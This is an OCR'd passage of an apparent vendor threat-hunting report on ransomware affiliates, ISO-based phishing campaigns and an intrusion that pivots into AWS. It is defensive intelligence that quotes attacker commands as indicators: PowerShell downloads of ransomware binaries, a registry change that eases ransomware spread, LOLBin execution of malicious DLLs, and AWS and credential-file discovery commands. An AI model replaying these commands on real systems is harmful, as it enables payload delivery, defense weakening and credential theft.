
Action Items for Defenders

Review command line and process arguments for applications initiating registry changes. Adversaries will actively modify settings to bypass controls and enable further malicious activity. This could include modifying or adding keys associated with security technologies or autostart locations. Any WDigest values being set to "1" could indicate an adversary preparing to steal credentials.

Be suspicious of activity originating from non-standard locations. Adversaries routinely use non-standard directories to stage or execute their files or store the output of their tooling. Monitor for the download and execution of scripts from non-standard locations. Any associated requests that include obfuscated or encoded command lines may be a sign that the adversary is attempting to acquire binaries covertly.

Audit external services to identify internet-accessible entry points. Adversaries, including Phobos affiliates described in this case study, will attempt to exploit any external services. If services are improperly configured, this could allow an adversary an easy foothold into the environment. Any user accounts with weak credentials could be low-hanging fruit for adversaries to exploit and operate beneath.

25 For more on the SEARCH methodology, see https://www.youtube.com/watch?v=YxcnI_ZjQAA and https://www.crowdstrike.com/resources/crowdcasts/dont-wait-to-be-a-cyber-victim-search-for-hidden-threats/.



OverWatch Identifies Interactive ALPHV Affiliate

In another recent intrusion in the healthcare industry, OverWatch uncovered RaaS activity by an affiliate of the ALPHV ransomware (also known as BlackCat). OverWatch uncovered the early stages of this intrusion after seeing suspicious activity under the service accounts of three Windows systems. The adversary was operating over ScreenConnect remote access software, and OverWatch quickly picked up on suspicious reconnaissance and tool transfer activity. The adversary used PowerShell to acquire ALPHV binaries from multiple public file-sharing sites and store them into the `\PerfLogs` directory.

```
powershell Invoke-WebRequest -Uri 'https[:]//
filetransfer[.]io/data-package/L8pJUgcE/download'
-OutFile C:\PerfLogs\HillSouthInYourMouth.exe
```

```
powershell Invoke-WebRequest -Uri
'https[:]//wetransfer[.]com/downloads/
e43s1a1864198f6cc9dd99df3f77d0820220469150915/bff4f7'
-OutFile C:\PerfLogs\hi3.exe
```

Next, the adversary executed one of these ALPHV binaries, which carried out a number of operations that OverWatch recognized as inline with pre-ransomware activity. These included the creation of a new user account, which was then added to the administrators permission group to facilitate persistent access. Following this were attempts to delete volume shadow copies; however, the Falcon platform prevented these attempts from succeeding. This popular eCrime technique is employed to inhibit recovery from auto-backups with the goal of amplifying the pressure on victims to meet ransom demands.




Figure 6. Execution of an ALPHV binary leading to pre-ransomware tradecraft

The ALPHV binary also executed the following registry change:

```
reg add
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f”
```

This change will alter the maximum number of concurrent outstanding networking requests allowed by the SMB server. Making this change enables the adversary to prevent remote file access issues when distributing the ALPHV ransomware binary across multiple devices, allowing them to deploy ransomware more rapidly.

OverWatch threat hunters also picked up on another trait of this ransomware, which indicated its association with ALPHV. During execution of the ALPHV file, an access token was supplied that was necessary for it to execute properly. This token is a unique key that identifies the victim and is used by the victim when they navigate to the .onion payment site referenced within the ransom file.

```
C:\PerfLogs\HillSouthInYourMouth.exe --access-token <UNIQUE ACCESS
TOKEN>
```

Due to OverWatch's early identification of this pre-ransomware activity, the victim organization was able to remediate affected hosts before the adversary could achieve mission objectives. Following the intrusion, OverWatch worked closely with the customer to analyze the associated binaries, which were confirmed to be associated with ALPHV.

OverWatch continues to see ALPHV affiliates performing BGH operations, and it is important to understand their TTPs to identify these adversaries in the early stages, before encryption can take place.

Action Items for Defenders

Review creation of new accounts and audit accounts with administrative privileges. Adversaries will leverage local accounts and create new domain accounts as a means to remain persistent. By providing new accounts with elevated privileges, the adversary gains capabilities and another way to operate covertly. Service account activity should be audited, restricted to only permitted access to necessary resources, and should have regular password resets to limit the attack surface for adversaries looking for a means to operate beneath.

Monitor for attempts to impact recovery efforts. Adversaries will use techniques such as deleting volume shadow copies, modifying the boot loader or tampering with the Windows backup catalog to inhibit recovery after a ransomware intrusion. This activity is indicative of imminent ransomware execution. It is advisable to have processes and procedures in place so that defenders can act quickly and decisively upon discovering or being notified of a potential ransomware intrusion.

Any remote access tooling should be routinely audited. Adversaries will leverage any pre-existing remote access tooling at their disposal or attempt to install legitimate remote access software in the hope that it evades any automated detections. Regular audits should check to see if the tool is authorized and if the activity falls within an expected timeframe, such as within business hours. Connections made from the same user account to multiple hosts in a short timeframe may be a sign that an adversary has compromised credentials and is extending their foothold.

A Word on Affiliates

The healthcare sector continues to be a high-value target for ransomware affiliates. While some RaaS programs have precluded their affiliates from targeting the healthcare sector, there remain several programs that have not, Phobos among them. The healthcare sector should remain on high alert for ransomware activity and implement proactive security measures to stay ahead of affiliates.

Due to the nature of eCrime affiliate models, the sophistication of attackers may vary, and so the tradecraft prior to ransomware execution may differ greatly. It is also likely that the ransomware payload will be compatible with various OS platforms. This means that organizations need a threat hunting team that can recognize a wide range of pre-ransomware tradecraft, or should consider partnering with a vendor that can provide immediate capability uplift with a skilled and mature hunting program.

A common entry point for affiliates is through exploiting vulnerable external services or user account credentials. However, it is not uncommon to see adversaries exploiting emerging vulnerabilities or relying on access brokers to do the legwork — this is especially concerning because eCrime groups can effectively buy access to an environment and then leverage RaaS toolkits for ransomware deployment.

RaaS models also open up the ever-present threat of data extortion by the eCrime affiliates threatening to leak or sell data to improve their chances of being paid. A technique some affiliates use, dubbed "double extortion," involves the exfiltration of data prior to ransomware deployment to gain more leverage when they demand payment. These are not just empty threats — RaaS operators provide dedicated leak sites and community support for their affiliates to use if needed.


CrowdStrike Intelligence has recently assessed that although Phobos variants are still in use, its affiliates are likely beginning to move toward ALPHV and AvosLocker RaaS programs, which offer larger and more dedicated teams. This shift is an example of the beating heart of the eCrime underground, as these adversaries continuously seek the most effective means to exploit an organization and generate revenue.

With RaaS affiliate models attracting greater numbers of eCrime adversaries and lowering the barrier to entry, the intrusion landscape is starting to represent a substantial risk for organizations regardless of their sector or size. It is important now more than ever to harness your people, processes and technology and to proactively hunt threats to identify these adversaries before they can cause significant damage.

Healthcare Observables

Across the reporting period (July 2021-June 2022), OverWatch observed various adversaries targeting the healthcare sector. These adversaries leaned heavily on defense evasion tradecraft to subvert defenses and operate covertly, including making configuration changes to tooling and registry settings. Adversaries were also frequently observed using valid accounts and remote service tooling to move laterally, and creating new user accounts to maintain persistence. Other common techniques involved the use of native tooling to enumerate local files, user accounts, hosts and network shares. Below are the adversaries that OverWatch observed targeting the healthcare sector and the top 10 tools observed in intrusions against the sector over the reporting period.

Top 10 Tools Uncovered in Interactive Intrusion Attempts in the Healthcare Sector



Out with the Old, In with the ISO: How Adversaries Have Adapted to the Retirement of the Macro

Verticals Discussed in This Feature:

- Government
- Media
- Manufacturing
- Technology

While adversaries continue to innovate their tactics to remain under the radar, tried and true techniques such as phishing remain popular among targeted and eCrime operators alike. OverWatch has observed a resurgence in phishing attacks specifically leveraging ISO files for delivery of malicious software. While approximately 75% of these observed attacks were attributed to eCrime adversaries, targeted intrusion actors were also observed leveraging this technique.

While not a novel technique, the uptick in threat actors using ISO files in their phishing attempts is a new trend that OverWatch has been monitoring closely. CrowdStrike Intelligence has assessed that adversaries began making the shift to using ISO files in response to Microsoft's announcement that it would begin disabling internet-enabled macros in Office documents by default.

OverWatch observed malicious actors already adapting their operations well ahead of the planned patches that began rolling out in April 2022, with an increase in ISO delivery starting in late 2021/early 2022. This modus operandi has impacted the technology, healthcare, mining and media verticals particularly — but has been seen sporadically throughout many other verticals.

What Is an ISO File?

ISO 9660 is the standard file system for CD-ROMs. This international standard gave rise to the term "ISO-image," which is essentially a digital copy of a disc, including a full and intact file structure. ISO-images are widely used today to distribute large programs or software to include operating systems. ISO-images can be mounted by use of a virtual optical disk drive, which can then be interacted with as if it were an actual physical disk.

COZY BEAR Spearphishes Government Entities WorldWide with ISO File Surprise




Figure 7. Malicious ISO file leads to deployment of Cobalt Strike Beacon and C2 communication

Beginning in Q4 2021, COZY BEAR initiated a new wave of phishing observed by OverWatch as early as December 2021 and as recently as March 2022. Threat hunters identified the Russian threat actor delivering a malicious ISO image file (`Covid.iso`) embedded into an HTML file (`Covid_information.html`) via email. Further analysis by the CrowdStrike Intelligence team found that the image file contained an HTA file (`Covid.hta`). This HTA file contained malicious VBScript (VBS) that created two registry values — including a PowerShell loader script and Base64-encoded shellcode.

Further analysis by CrowdStrike Intelligence showed that a new instance of PowerShell was spawned by the HTA file, which in turn executed the previously stored loader script, pointing it toward the shellcode. The shellcode ultimately led to Reflective Code Loading activity, allowing for a Cobalt Strike beacon to be deployed. The beacon payload was designed with command-and-control (C2) configurations in an attempt to receive additional instructions and perform further malicious operations on the targeted system.

WIZARD SPIDER's BazarLoader Delivered in ISO Files

Also in Q4 2021, OverWatch observed a campaign leveraging ISO files to deliver WIZARD SPIDER's BazarLoader. BazarLoader is a downloader and backdoor that is typically used to perform post-exploitation and pre-ransomware activity on a compromised system.

In one notable intrusion from this campaign, threat hunters observed a targeted user fall victim to a successful phish where the following malicious link was clicked on:

```
https[:]//www.transfernow[.]net/dl/202110088o9UcfuH/
SQNv3wqD
```

Following a successful DNS query and connection to the C2 server, threat hunters observed host activity where VLC media player (`vlc.exe`) executed a downloaded ISO image (`Documents.iso`), as outlined in the below command-line sample:

```
"C:\Program Files\VideoLAN\VLC\vlc.exe" --started-from-file
"C:\Users\[REDACTED]\Downloads\Documents.iso"
```

Upon execution of the ISO file, a Windows shortcut file (`Documents.lnk`) was created. This LNK file in turn pointed toward a malicious DLL file (`1.dll`) that was executed under the native Windows binary `rundll32.exe`. Further analysis revealed that this DLL file's SHA256 hash was that of a BazarLoader binary.

LUNAR SPIDER's BokBot Delivered Using ISO Files

In early 2022, OverWatch threat hunters observed a campaign delivering LUNAR SPIDER's BokBot trojan. The characteristics of this campaign bore a strong resemblance to similar campaigns observed throughout 2021.

BokBot, a downloader tracked by CrowdStrike Intelligence, has two components: a first-stage loader and core loader. The purpose of these loaders is to obtain the core banking module from a C2 server. In this specific intrusion, BokBot was delivered through the abuse of ISO files.

Phishing emails were delivered to victims containing an external URL link — sampled below — that would allow for the download of a password-protected ZIP file.

```
http[:]//nelionexports[.]in/satirizing.php
```

The ZIP file (`report-0222530.zip`) contained an ISO image (`doc_1138.iso`) that was mounted to disk under `\Device\CdRom0`. Embedded within the disk image was a Windows shortcut LNK file (`documents.lnk`). In parallel, the ISO image also housed a suspicious DLL with the naming convention of `data.dll`. This DLL was then executed by the previously mentioned LNK file, which also leveraged Windows native binary `regsvr32.exe` in an attempt to evade defenses by way of system binary proxy execution.

```
"C:\Windows\System32\cmd.exe" /c start regsvr32.exe
data.dll
```

Adversary attempts to evade defenses using Windows native binary

Upon execution of the aforementioned `data.dll` binary, a connection was initiated to a known BokBot domain (`hdtrenity[.]com`) in the attempt to ultimately obtain and download the BokBot downloader.

Shindig and Cobalt Strike Delivered via ISO Phishing

During Q2 2022, OverWatch threat hunters observed ISO image files being abused in an intrusion by a suspected ransomware-as-a-service (RaaS) affiliate in an attempt to deploy the Shindig downloader and deliver Cobalt Strike. After a successful phishing attempt, OverWatch threat hunters observed a connection to domain `fromsmash[.]com` — a domain to the Smash file-sharing service. According to CrowdStrike Intelligence, this domain has been publicly reported as being used for the distribution of Shindig.

Threat hunters discovered that the ISO image (mounted under `\Device\CdRom0\`) contained a Windows shortcut file (`New Folder.lnk`) and DLL (`service.dll`) that was later identified as Shindig. Upon opening, the LNK file was spawned, which in turn leveraged `Rundll32.exe` to execute the Shindig binary, as sampled below:

```
"C:\Windows\System32\rundll32.exe"
service.dll,UxRSYlmZxw
```

Following execution of the malicious Shindig binary, Cobalt Strike was injected into the native Windows process `wabmig.exe`. Shortly after, OverWatch threat hunters observed batch files (`adf.bat` and `ad.bat`) relating to ADfind, an Active Directory enumeration tool.

This combination of activity stemming from Shindig, Cobalt Strike and ADfind is consistent with access broker groups facilitating RaaS operations, according to CrowdStrike Intelligence.

What is Shindig?

Shindig (also known publicly as Bumblebee), is a downloader used for distributing and executing malicious payloads such as Cobalt Strike. Shindig is growing in popularity and has been observed being used by many adversary groups across the eCrime ecosystem. The developers of Shindig continue to add new functionality and improve implementation to evade detection. This downloader can be indicative of pre-ransomware activities.

OverWatch Remains Vigilant Against ISO Phishing Attempts

OverWatch remains committed to honing its ability to identify adversary behaviors and improving its hunting processes. Through the analysis of these ISO phishing attempts, OverWatch partnered with the Falcon product team to increase the capabilities of the Falcon sensor to expand sensor coverage and improve OverWatch's visibility — enabling them to hunt for these types of malicious activities and others more effectively.

In addition to ISO files, OverWatch observed adversaries use LNK, MSI and XLL file types in their phishing attempts. Adversaries are diversifying their phishing toolkits with the understanding that no one technique can be solely relied upon — rather, multiple tools and techniques are necessary to ensure the best chance of gaining access to today's hardened environments. OverWatch is aware of this and is continuously improving its hunting operations to unearth all malicious, hands-on-keyboard activity.

CrowdStrike Customers

If you are running the most recent Falcon sensor version, or any version after 6.40, you have the opportunity to take advantage of this new field. To search for mounted Virtual Drives in your environment, run the following query in your Falcon > Investigate > Event Search module.

Action Items for Defenders

Whenever possible, OverWatch strives to empower its customers to hunt with Falcon. The following provide examples of Event Search queries that you can run to hunt for ISO files in your environment. OverWatch recommends leveraging the Falcon console documentation to discover more queries that can aid with hunting and investigations within the Falcon console.

Hunt for ISO files with Falcon in your environment. Leveraging the existing event types of FsVolumeMounted, RemovableMediaVolumeMounted and SnapshotVolumeMounted, Falcon engineers added new field types to identify when virtual disks are mounted in the Windows operating system. Falcon can now identify when the OS mounts ISO, VHD and VHDX files. It will also provide the associated file name, giving analysts and hunters improved visibility into any activity that results in virtual files mounted on the system.

Hunt for mounting of suspicious ISO images:

```
event_platform=win event_simpleName IN (FsVolumeMounted,
RemovableMediaVolumeMounted, SnapshotVolumeMounted)
VirtualDriveFileType_decimal=1
| rex field=VirtualDriveFileName "(?i).*\\\(?<isoName>.*\.(ISO\|IMG))"
| table ContextTimeStamp_decimal, aid, ComputerName,
VolumeDriveLetter,VolumeName, isoName, VirtualDriveFileName
| rename ContextTimeStamp_decimal as endpointSystemClock, aid as
agentID,ComputerName as computerName, VolumeDriveLetter as driveLetter,
VolumeName as volumeName, VirtualDriveFileName as fullPath
| convert ctime(endpointSystemClock)
```

Better Together

Be an Active Partner to Get the Most from Your OverWatch and Falcon Subscription

Adversary activity does not conform to standard business hours, which is why OverWatch hunts around-the-clock to identify the earliest possible signs of malicious activity and notify customers. However, it is crucial for victim organizations to understand that OverWatch notifications warrant a quick and decisive response. Moreover, it is advisable to have processes in place to respond. The ability to respond effectively and efficiently to an OverWatch notification is valuable, as the organization in this scenario quickly learned.

Earlier this year, OverWatch observed an adversary use the legitimate PsExec utility to connect to a host within the victim's environment. This activity originated from a host in the multi-vendor environment in a segment where the Falcon sensor was not deployed. Once connected, the adversary enumerated local user accounts, queried other logged-in users and reset the password for the privileged local Administrator account.

While it is common knowledge that reusing passwords is bad cyber hygiene, this adversary decided to tempt fate, reusing a distinctive password when changing the account password. OverWatch had seen the exact same password used in another confirmed intrusion attempt, and therefore notified the victim organization with high confidence that there was malicious, ongoing hands-on-keyboard activity in their environment that required immediate action.

OverWatch's timely notification prompted the victim organization to expedite the deployment of additional Falcon sensor coverage across their environment — ensuring full visibility and enabling thorough analysis by OverWatch threat hunters. The victim organization also quickly network-contained the affected hosts to prevent any further lateral movement.

This is exactly the type of partnership OverWatch aims to have with its customers. Quick response times and a two-way flow of information limit the potential damage that an adversary can do. It also enables deep analysis by our threat hunters to provide a full picture of an adversary's movements, which better positions OverWatch to support victim organizations' remediation efforts. This organization's ability to quickly address the identified blind spots in their endpoint coverage is a great example of the proactive security posture that all defenders should enact in their own environment.

Looking Ahead

OverWatch Showcases the Future of Threat Hunting

Change is the only constant in the world of threat hunting — and the only way to stay ahead of the adversary is to adapt. OverWatch continually develops its technology and capability to adapt to shifts in adversary activity.

All signs point to the fact that adversaries are following the increasing trend in cloud adoption and are quickly building their capability to navigate and exploit cloud workloads — but OverWatch's hunters are right there with them. OverWatch is actively building out its cloud hunting capabilities.

The work that OverWatch's expert threat hunters do to protect victim environments around the clock would not be possible without the innovative technology that enables hunters to quickly zero-in on suspicious telemetry. In the past year, OverWatch has been awarded five patents in recognition of this technology that makes human-driven threat hunting a scalable solution.

.

OverWatch Takes to the Sky: Hunting for Adversaries in the Cloud

Adversaries continue to adapt to the evolving world of cloud technology and are actively seeking to capitalize on the opportunity it presents to exploit gaps in an organization's defenses. While organizations globally look to the cloud to aid with business objectives, such as scalability, adversaries view the cloud as yet another arena to pursue their quest for intellectual property theft, data extortion, ransomware or simple destruction. This makes for an increasingly expansive and complex attack surface for defenders to manage.

For customers looking to increase visibility and coverage of their cloud-based resources with CrowdStrike Cloud Security, OverWatch now delivers proactive threat hunting dedicated to continuously uncovering hidden and advanced threats originating, operating and persisting in cloud environments. Falcon OverWatch Cloud Threat Hunting™ applies the same systematic and comprehensive hunting methodology and leverages the added telemetry delivered by CrowdStrike Cloud Security to achieve visibility into cloud environments and identify the early stages of adversary activity.

For organizations without CrowdStrike Cloud Security, OverWatch still has some visibility of cloud-based threats. Traditional information technology (IT) assets in organizations remain a gateway to the cloud, interacting heavily with the management of cloud infrastructure. To exploit cloud assets, adversaries may first access traditional IT assets to pivot to applications, systems and/or data processed in the cloud. The following case studies highlight examples where OverWatch observed adversaries doing just that.

Adversary Pivots from Traditional Endpoint to AWS Cloud Resources

In Q4 2021, OverWatch discovered an unknown PANDA adversary operating on multiple Linux hosts in the environment of a gaming organization. The adversary's initial actions included unusual network connectivity checks and other host reconnaissance commands that are frequently observed by OverWatch and that, as a result, stood out to the threat hunters. The adversary attempted to gather information about the hosts and the environment, discover additional credentials and establish greater persistence to the hosts. The adversary then discovered that one of the compromised hosts had access to the victim organization's Amazon Web Services (AWS) console environment. Knowing they could access the AWS console environment via the AWS command line interface, the adversary quickly changed their focus and began to perform extensive discovery commands using the AWS command line interface and EC2 Instance Connect.

A Bit About Securing AWS

The AWS command line interface was developed by Amazon to provide customers with a mechanism to automate the management of AWS services. Access to use the AWS command line interface requires that accounts be configured with an access key in Identity and Access Management (IAM), and have a key ID and secret access key assigned to it. This is set in the user's home directory in the `.aws/credentials` file. This file is a simple text file and can be viewed by anyone with access to an account's home directory. The ID and key are set as shown in the example below.

```
[default]
aws_access_key_id=ABCDEFG12345…
aws_secret_access_key=a1b2c3d4e5f6…
```

As a result, it is critical to only grant AWS accounts the privileges they need and not grant overly permissive access. Anyone who accesses the account can steal this information for use on adversary infrastructure or can use it directly on a compromised host.

The adversary used the `aws` command to query for metadata on all EC2 instances in the environment, which included information about security groups, network configuration and identifiers associated with each host. They also queried for the password security policy that had been configured in IAM for the victim's AWS environment. A sample of the commands observed by OverWatch are as follows:

Command	Purpose
`aws iam ls` `aws iam list`	Issues invalid commands, possibly intended to list users in IAM
`aws ec2 describe-instances`	Displays metadata about all EC2 instances
`aws configure list`	Displays information about the AWS access key id and secret key
`aws ec2 list-instances`	Issues invalid command in the attempt to list EC2 instances
`aws iam get-account-password-policy`	Returns the password policy set for IAM accounts
`aws sts get-caller-identity`	Displays information about the IAM user or role used to call the operation
`aws ec2 describe-regions --debug`	Returns information about the AWS regions available to the account
`aws ssm describe-instance-information`	Displays configuration information about the IAM user that executed the command
`aws iam get-role-policy`	Displays the policy for the IAM role associated with an account
`aws iam get-user`	Displays information about the IAM user associated with the access key ID
`aws s3 ls`	Displays S3 objects associated with the account
`find / -name .aws` `find / -name credentials`	Discovery commands intended to locate files containing AWS access key IDs and secret keys

This intrusion clearly highlights how an adversary can use the tools and credentials available on an endpoint to begin their reconnaissance of the objects under the control of the AWS control panel and APIs. The adversary in this instance reviewed the contents of configuration files for AWS, Jenkins, Docker, Ansible and other applications used to manage and scale the cloud and container environments.

